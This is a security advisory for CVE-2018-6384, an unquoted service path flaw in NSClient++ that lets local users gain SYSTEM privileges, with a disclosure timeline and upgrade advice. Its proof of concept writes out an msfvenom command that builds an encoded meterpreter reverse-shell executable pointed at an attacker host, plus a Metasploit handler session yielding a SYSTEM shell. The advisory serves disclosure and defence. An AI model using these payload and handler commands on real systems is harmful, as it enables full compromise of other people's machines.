SÉCURITÉ NUMÉRIQUE

SECURITY ADVISORY

NSClient++
WINDOWS LOCAL PRIVILEGE ESCALATION

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1/31/2018
CVE-2018-6384

GROUPE

PARIS | TOULOUSE | MONTBÉLIARD

1. SUMMARY

1.1. CONTEXT

NSClient++ (nscp) is a fully fledged monitoring agent which can be used with numerous monitoring tools (like Nagios, Icinga, Naemon, OP5, NetEye Opsview, etc).

1.2. DESCRIPTION

Unquoted Windows search path vulnerability in NSClient++ before NSCP-0.4.1.073 allows non-privileged local users to execute arbitrary code with elevated privileges on the system via a malicious executable in the %SYSTEMDRIVE% folder.

1.3. PRODUCTS AND VERSIONS AFFECTED

Affected products:

- NSClient++ 0.3.9.328 and below

1.4. IMPACT

If an attacker is able to place a malicious executable in the %SYSTEMDRIVE% folder, he can escalate his privileges as SYSTEM and, thus, fully compromise the machine.

1.5. MITIGATIONS

Users who still use an older version of the product are strongly invited to upgrade to the latest version available at the author’s site.


1.6. DISCLOSURE TIMELINE

DATE	EVENT
1/26/2018	Initial discovery.
1/28/2018	Initial contact to vendor.
1/29/2018	Coordinated public release of advisory.
1/31/2018	Public disclosure.

2. TECHNICAL DETAILS

2.1. VULNERABILITY DETAILS

This vulnerability is a Windows local privilege escalation. The service executable path is not enclosed with quotation marks and contains a space:



```
C:\Users\cpt>wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |find
str /i /v """
NSClient++ (x64)                                        NSClientpp                                 C:\Program Files\NSClient++
\nsclient++.exe                                                                                                 Auto

C:\Users\cpt>
```

Figure 1 – Unquoted service path

When Windows attempts to run this service, it will look first at the "C:" folder and will run the first executable that it will find:

```
C:\Program.exe
```


This vulnerability is caused by the *CreateProcess* function in Windows operating systems. For more information read this article.

2.2. PROOF OF CONCEPT

Metasploit can be used to generate a malicious service executable:

```
msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai LHOST=[Attacker's IP]
LPORT=[Attacker’s port] -f exe-service -o /tmp/Payload.exe
```

At the next start of the service by an administrator (or after the restart of the targeted machine), Payload.exe will run as SYSTEM.



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.196
lhost => 192.168.1.196
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.1.196:4444
[*] Sending stage (179267 bytes) to 192.168.1.192
[*] Meterpreter session 2 opened (192.168.1.196:4444 -> 192.168.1.192:49156) at 2018-02-25 11:26:21 +0100

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 2 - Meterpreter shell with SYSTEM privileges

3. REFERENCES

- **NSClient++**, Vulnerability details published by the vendor
  https://nsclient.org/blog/2018/01/30/CVE-2018-6384-0.3.9/
- **MITRE**, CVE-2018-6384
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-6384